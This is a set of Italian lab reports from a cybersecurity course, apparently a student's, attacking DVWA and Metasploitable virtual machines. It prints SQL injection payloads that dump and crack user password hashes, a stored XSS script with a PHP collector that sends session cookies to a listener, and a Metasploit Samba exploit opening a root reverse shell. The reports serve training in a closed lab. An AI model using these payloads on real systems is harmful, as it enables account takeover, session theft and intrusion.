


BW II - S8/L1 - 15 aprile 2024 - Gianmarco Mazzoni

Team: NetRaiders

Configurazione di rete delle due macchine virtuali:

Kali: **192.168.66.110/24**

Meta2: **192.168.66.120/24**



Effettuiamo delle SQL injection sul sito.

The screenshot shows the DVWA 'Vulnerability: SQL Injection' page. The 'SQL Injection' menu item is highlighted. A 'User ID:' input field contains the payload: 'ID: %' and 1=0 union select null, table_name from information_schema.tables #'. Below the input field is a 'Submit' button. To the right, the results of the injection are displayed in red text, showing various table names from the MySQL database schema.

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

Con questo comando riusciamo a vedere le tabelle disponibili nel database, utilizzando lo schema di informazioni (`information_schema.tables`).

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: VIEWS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: columns_priv

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: db
```

Tra quelle disponibili, troviamo infatti **users**, che andremo a manipolare tramite ulteriori injection.

Vulnerability: SQL Injection

User ID: Submit

```
ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user_id

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: first_name

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: last_name

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user

ID: %' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: password
```

```
%' and 1=0 union select table_name, column_name from
information_schema.columns where table_name = 'users' #
```

Infatti così riusciamo a trovare i dati che vengono conservati degli users registrati nel sito. Tra quelli presenti, ciò che interessa a noi è il campo password.

User ID:


```
ID: %' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: %' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: %' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: %' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: %' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

%' union select user, password from users#

Possiamo implicare che l'account di Gordon Brown sia **gordonb**, e che la password **e99a18c428cb38d5f260853678922e03** sia un hash dell'effettiva password. Salviamo questi dati e tentiamo di recuperare la stringa originale.

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99

[(kali㉿kali)-[~]] $ john -w=/usr/share/nmap/nselib/data/passwords.lst --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

[(kali㉿kali)-[~]] $ john --show --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left (John 2023-12-15 - Temporary Project)
```

John the Ripper è un popolare strumento di cracking delle password. Questo comando viene utilizzato per eseguire un bruteforce attack, o di dizionario per cercare di recuperare le password da un file hash MD5.

(Le password in questione sono già state decodificate nell'esercizio S6L5, di conseguenza, John The Ripper ha dato in output che non c'erano nuovi hash decodificati.)

Con il comando

```
--show --format=Raw-MD5 filename
```

vediamo le password decodificate.

In questo caso, la password di Gordon risulta essere **abc123**.



Username

gordonb

Password

Login

Eseguiamo un tentativo di login con le sue credenziali.

The screenshot shows the DVWA login interface. The DVWA logo is at the top right. Below it is a form with "Username" and "Password" fields, both containing "gordonb". A "Login" button is below the password field. The main content area has a title "Welcome to Damn Vulnerable Web App!" and a "WARNING!" section. The sidebar on the left lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Home" item is highlighted in green. At the bottom, it says "You have logged in as 'gordonb'". The footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

You have logged in as 'gordonb'

Damn Vulnerable Web Application (DVWA) v1.0.7

Come indicato dal sito,
"Login effettuato con successo come gordonb."

BW II - S8/L2 - 16 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:

Kali: **192.168.109.100/24**

Meta2: **192.168.109.150/24**

The screenshot shows two terminal windows side-by-side. The left window is titled '(kali㉿kali)-[~]' and displays the output of the 'ifconfig' command on a Kali Linux host. The right window is titled 'Metasploitable (Istantanea Static 101) [In esecuzione] - Oracle VM VirtualBox' and displays the output of the 'ifconfig' command on a Metasploitable guest machine.

Kali Linux Host (Left Terminal):

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.109.100 netmask 255.255.255.0 broadcast 192.168.109.255
        inet6 fe80::2edd:a0d2:f514:48e5 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
                RX packets 33 bytes 9518 (9.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 25 bytes 7916 (7.7 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Metasploitable Guest Machine (Right Terminal):

```
Metasploitable (Istantanea Static 101) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:81:71:8e
          inet addr:192.168.109.150 Bcast:192.168.109.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:718e/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:2 errors:0 dropped:0 overruns:0 frame:0
              TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:170 (170.0 B) TX bytes:4612 (4.5 KB)
              Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:115 errors:0 dropped:0 overruns:0 frame:0
              TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:23281 (22.7 KB) TX bytes:23281 (22.7 KB)

msfadmin@metasploitable:~$ _
```


L'obiettivo è di sfruttare la vulnerabilità XSS Persistant di DVWA e simulare il furto di una sessione di un utente lecito del sito, per farlo prepariamo del codice in python.

```
1 <?php
2 if(isset($_REQUEST['q'])) {
3
4     //Timestamp
5     $timestamp = date("Y-m-d H:i:s");
6     //Indirizzo IP Utente
7     $ip = $_SERVER['REMOTE_ADDR'];
8     $browser = $_SERVER['HTTP_USER_AGENT'];
9     //Output
10    $message = "Timestamp: $timestamp\n";
11    $message = "IP: $ip\n";
12    $message = "Cookies:" .base64_decode($_REQUEST['q']) . "\n";
13    $message = "Browser: $browser\n";
14
15    //Scrittura sul file
16    file_put_contents('/var/www/html/cattura/cookie.txt', $message, FILE_APPEND);
17
18    echo $_REQUEST['q'];
19 }
20 ?>
21 |
```

Eseguendo lo script:

```
<script>var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>
```

possiamo sfruttare la vulnerabilità nel sito per rubare i cookie agli Utenti. L'unico modo per eseguirlo correttamente però, è di modificare la lunghezza del campo Name tramite F12.



```
<td width="100">Name *</td>
▼ <td>
  <input name="txtName" type="text" size="30" maxlength="100">
</td>
</tr>
```

Modifica del campo `maxlength` da 30 a 100.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name:

Caricamento dello script nella pagina.

In questo modo i contenuti vengono salvati dentro un file di testo **cookie.txt**.
Esaminiamo i contenuti di quest'ultimo.

```
Timestamp: 16-04-2024 13:11:45
IP: 127.0.0.1
Cookies: security=low; PHPSESSID=6a49b37fc20ee2830a149478c43a998b
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Ecco i contenuti del file cookie.txt.

BW II - S8/L3 - 17 aprile 2024 - Gianmarco Mazzoni

Il codice fornito nella consegna serve a riordinare un numero fisso di variabili di tipo intero, in questo caso 10, tutti forniti in Input dall'Utente. Dopo l'inserimento un ciclo mostra in ordine di inserimento i dati disponibili, per poi ordinarli in ordine crescente e stamparli in output. Eseguiamo una prova compilando ed eseguendo il codice.

```
(kali㉿kali)-[~/Desktop]
└─$ gcc -g S8L3.c -o ProvaCodice

(kali㉿kali)-[~/Desktop]
└─$ ./ProvaCodice
Inserire 10 interi:
[1]:23
[2]:34
[3]:54
[4]:65
[5]:67
[6]:87
[7]:89
[8]:19
[9]:98
[10]:77
Il vettore inserito è:
[1]: 23
[2]: 34
[3]: 54
[4]: 65
[5]: 67
[6]: 87
[7]: 89
[8]: 19
[9]: 98
[10]: 77
Il vettore ordinato è:
[1]:19
[2]:23
[3]:34
[4]:54
[5]:65
[6]:67
[7]:77
[8]:87
[9]:89
[10]:98

(kali㉿kali)-[~/Desktop]
└─$
```

Il codice funziona correttamente.

Cerchiamo di ottenere un errore di segmentazione, modificandolo. ([Link al codice](#))

Compiliamo il tutto ed eseguiamo.

```
└─(kali㉿kali)-[~/Desktop]
└─$ gcc -g S8L3-Seg.c -o S8L3-SegFault

└─(kali㉿kali)-[~/Desktop]
└─$ ./S8L3-SegFault
Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!
Scegli il programma da eseguire:
1. Programma corretto
2. Programma con errore di segmentazione
Scelta: 2
Esecuzione del programma con errore di segmentazione ...
Inserire 23 numeri interi:
[1]:87
[2]:54
[3]:21
[4]:32
[5]:65
[6]:98
[7]:74
[8]:85
[9]:96
[10]:41
[11]:52
[12]:63
[13]:10
[14]:20
[15]:30
[16]:40
[17]:50
[18]:60
[19]:80
[20]:70
Il vettore inserito e':
[1]: 87
[2]: 54
[3]: 21
[4]: 32
[5]: 65
[6]: 98
[7]: 74
[8]: 85
[9]: 96
[10]: 41
[11]: 52
[12]: 63
[13]: 10
[14]: 20
[15]: 30
```

Qui si verifica l'errore di segmentazione perché il programma tenta di accedere a zone di memoria di cui non ha i permessi d'accesso, perché non definita.

BW II - S8/L4 - 18 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:

Kali: **192.168.75.100/24**

Meta2: **192.168.75.150/24**

Seguendo questa indicazione, cambio i valori ed eseguo ifconfig e un ping tra di loro per verificare che tutto sia corretto.

The screenshot shows two terminal windows. The left window is on Kali Linux (kali@kali) and displays the output of the 'ifconfig' command. It shows two interfaces: eth0 (IP 192.168.75.100) and lo (IP 127.0.0.1). The right window is on Metasploitable (msfadmin@metasploitable) and shows the output of a 'ping' command to 192.168.75.100, which is successful with 5 packets received and 0% packet loss.

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.75.100 netmask 255.255.255.0 broadcast 192.168.75.255
              inet6 fe80::2edd:a0d2:f514:48e5 prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
                    RX packets 7 bytes 3387 (3.3 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 24 bytes 5989 (5.8 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                  loop txqueuelen 1000 (Local Loopback)
                    RX packets 4 bytes 240 (240.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 4 bytes 240 (240.0 B)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ ping 192.168.75.150
PING 192.168.75.150 (192.168.75.150) 56(84) bytes of data.
64 bytes from 192.168.75.150: icmp_seq=1 ttl=64 time=0.136 ms
64 bytes from 192.168.75.150: icmp_seq=2 ttl=64 time=0.126 ms
64 bytes from 192.168.75.150: icmp_seq=3 ttl=64 time=0.140 ms
64 bytes from 192.168.75.150: icmp_seq=4 ttl=64 time=0.135 ms
^C
--- 192.168.75.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.126/0.134/0.140/0.005 ms

Metasploitable [msfadmin@metasploitable ~]$ ping 192.168.75.100
PING 192.168.75.100 (192.168.75.100) 56(84) bytes of data.
64 bytes from 192.168.75.100: icmp_seq=1 ttl=64 time=0.155 ms
64 bytes from 192.168.75.100: icmp_seq=2 ttl=64 time=0.149 ms
64 bytes from 192.168.75.100: icmp_seq=3 ttl=64 time=0.149 ms
64 bytes from 192.168.75.100: icmp_seq=4 ttl=64 time=0.168 ms
64 bytes from 192.168.75.100: icmp_seq=5 ttl=64 time=0.188 ms
--- 192.168.75.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4033ms
rtt min/avg/max/mdev = 0.149/0.161/0.188/0.021 ms
msfadmin@metasploitable:~$
```

Le macchine pingano tra loro, quindi possiamo procedere.

Seguiamo le procedure indicate nella consegna, quindi logghiamo con Nessus ed eseguiamo una scansione Basic e una scansione delle porte.

The screenshot shows the Nessus interface. On the left, there's a navigation bar with 'Hosts' (2), 'Vulnerabilities' (40), and 'History' (1). Below it is a search bar and a filter dropdown. The main area shows a table of hosts and their vulnerabilities. On the right, there's a 'Scan Details' panel and a 'Vulnerabilities' section with a pie chart.

Host	Vulnerabilities	%
192.168.75.150	2 2	63
192.168.75.100	34	73%

Scan Details

- Policy: Basic Network Scan
- Status: Running
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 3:53 AM

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

La scansione Basic in corso.

Seguono i report.

BWII-GG4-Port

[Back to My Scans](#)

Hosts 2 Vulnerabilities 2 History 1

Filter Search Hosts 2 Hosts

Host ▾	Ports	
<input type="checkbox"/> 192.168.75.150	111, 139, 445, 2049, 34611, 40648, 45623, 49998, 57923, 58211	X
<input type="checkbox"/> 192.168.75.100		X

Scan Details

Policy: Host Discovery
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:29 AM
End: Today at 4:30 AM
Elapsed: a minute

Vulnerabilities



● Critical
● High
● Medium
● Low
● Info

Port Scan Report

BWII-GG4-Basic / 192.168.75.150

[Back to Hosts](#)

Vulnerabilities 65

Filter Search Vulnerabilities 65 Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	Name ▾	Family ▾	Count ▾	
<input type="checkbox"/> CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1	X
<input type="checkbox"/> CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1	X
<input type="checkbox"/> CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1	X
<input type="checkbox"/> CRITICAL	9.8	9.0	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1	X
<input type="checkbox"/> CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2	X
<input type="checkbox"/> CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1	X
<input type="checkbox"/> CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3	X
<input type="checkbox"/> HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1	X
<input type="checkbox"/> HIGH	7.5		NFS Shares World Readable	RPC	1	X
<input type="checkbox"/> MIXED	SSL (Multiple Issues)	General	29	X
<input type="checkbox"/> MIXED	ISC Bind (Multiple Issues)	DNS	5	X
<input type="checkbox"/> MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	2	X
<input type="checkbox"/> MEDIUM	5.9	4.4	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1	X
<input type="checkbox"/> MEDIUM	5.9	3.6	SSL Anonymous Cipher Suites Supported	Service detection	1	X
<input type="checkbox"/> MEDIUM	5.3	4.0	HTTP TRACE / TRACK Methods Allowed	Web Servers	1	X
<input type="checkbox"/> MIXED	SSH (Multiple Issues)	Misc.	6	X
<input type="checkbox"/> MIXED	SMB (Multiple Issues)	Misc.	2	X
<input type="checkbox"/> MIXED	TLS (Multiple Issues)	Misc.	2	X

Host: 192.168.75.150

Host Details

IP: 192.168.75.150
MAC: 08:02:78:11:71:8E
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: Today at 3:54 AM
End: Today at 4:19 AM
Elapsed: 25 minutes
KB: Download

Vulnerabilities



● Critical
● High
● Medium
● Low
● Info

Basic Vulnerabilities Report

Possiamo notare che la porta 445 è scoperta, e che possiamo sfruttare la vulnerabilità Badlock di Samba, per eseguire del codice sulla macchina obiettivo.

BWII-GG4-Basic / Plugin #90509

Vulnerabilities 65

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

Output

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.75.150

Da questo report posso confermare la possibilità di exploitare tramite usermap Samba, che non è stato aggiornato e ci darà l'occasione di eseguire del codice sulla macchina target.

Ricerca dell'exploit.

Informazioni dell'exploit.

Impostazione ed esecuzione dell'exploit.

```
[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 1 opened (192.168.75.100:4455 → 192.168.75.150:44265) at 2024-04-18 05:13:46 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sonounacartella
srv
sys
test_metaspoit
tmp
usr
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:81:71:8e
          inet addr:192.168.75.150  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:71e/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:104640 errors:0 dropped:0 overruns:0 frame:0
              TX packets:98807 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:8886123 (8.4 MB)  TX bytes:7067755 (6.7 MB)
              Base address:0xd020 Memory:f0200000-f0220000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:16436  Metric:1
              RX packets:1143 errors:0 dropped:0 overruns:0 frame:0
              TX packets:1143 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:288710 (281.9 KB)  TX bytes:288710 (281.9 KB)
```

Esecuzione dei comandi, sono indicati in blu.

Dopo essere entrati, terminiamo la sessione con Ctrl+C, e premiamo “y” e invio.

```
^C
Abort session 1? [y/N]  y

[*] 192.168.75.150 - Command shell session 1 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > █
```


Uscita dalla sessione.

BW II - S8/L5 - 19 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:

Kali: **192.168.198.100/24**

Meta2: **192.168.198.200/24**



Configurazione di rete e ping delle due macchine.

The screenshot shows the Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). The main area is titled 'BWII-GG5-Basic' and shows a 'History' tab with one entry. This entry details a 'Basic Network Scan' that was 'Running' at 'Today at 8:10 AM'. The 'Scan Details' pane on the right provides information about the scan policy, status, severity base (CVSS V3.0), scanner type (Local Scanner), and start time.

Mando in esecuzione la scansione di Nessus.

[Back to Hosts](#)


Vulnerabilities 19			
Filter	Search Vulnerabilities	Count	Actions
<input type="checkbox"/> Sev ▾	CVSS ▾	VPR ▾	Name ▾
<input type="checkbox"/> CRITICAL	10.0	Microsoft Windows XP Unsupported Installation Detection	Windows 1
<input type="checkbox"/> MIXED	...	Microsoft Windows (Multiple Issues)	Windows 5
<input type="checkbox"/> HIGH	7.3	SMB NULL Session Authentication	Misc. 1
<input type="checkbox"/> MIXED	...	SMB (Multiple Issues)	Misc. 2
<input type="checkbox"/> INFO	...	SMB (Multiple Issues)	Windows 8
<input type="checkbox"/> INFO		Nessus SYN scanner	Port scanners 3
<input type="checkbox"/> INFO		Common Platform Enumeration (CPE)	General 1
<input type="checkbox"/> INFO		Device Type	General 1
<input type="checkbox"/> INFO		Ethernet Card Manufacturer Detection	Misc. 1
<input type="checkbox"/> INFO		Ethernet MAC Addresses	General 1
<input type="checkbox"/> INFO		ICMP Timestamp Request Remote Date Disclosure	General 1
<input type="checkbox"/> INFO		Nessus Scan Information	Settings 1
<input type="checkbox"/> INFO		Nessus Windows Scan Not Performed with Admin Privileges	Settings 1
<input type="checkbox"/> INFO		Network Time Protocol (NTP) Server Detection	Service detection 1
<input type="checkbox"/> INFO		OS Identification	General 1
<input type="checkbox"/> INFO		OS Security Patch Assessment Not Available	Settings 1
<input type="checkbox"/> INFO		Target Credential Status by Authentication Protocol - No Credentials Provided	Settings 1
<input type="checkbox"/> INFO		TCP/IP Timestamps Supported	General 1
<input type="checkbox"/> INFO		Traceroute Information	General 1

Host: 192.168.198.200

Host Details

IP: 192.168.198.200
 MAC: 08:00:27:E3:80:3A
 OS: Microsoft Windows XP Service Pack 2
 Microsoft Windows XP Service Pack 3
 Windows XP for Embedded Systems

Start: Today at 8:11 AM
 End: Today at 8:14 AM
 Elapsed: 2 minutes
 KB: Download

[Back to Vulnerabilities](#)

Vulnerabilities 19			
Scan Details			
Policy:	Basic Network Scan		
Status:	Completed		
Severity Base:	CVSS v3.0		
Scanner:	Local Scanner		
Start:	Today at 8:10 AM		
End:	Today at 8:17 AM		
Elapsed:	7 minutes		
Vulnerabilities			
Search Vulnerabilities	Filter	Count	Actions
<input type="checkbox"/> Sev ▾	CVSS ▾	VPR ▾	Name ▾
<input type="checkbox"/> CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (95868... Windows 1
<input type="checkbox"/> CRITICAL	10.0		Unsupported Windows OS (remote) Windows 1
<input type="checkbox"/> CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remo... Windows 1
<input type="checkbox"/> HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNA... Windows 1
<input type="checkbox"/> INFO			WMI Not Available Windows 1

Scan Details

Policy: Basic Network Scan
 Status: Completed
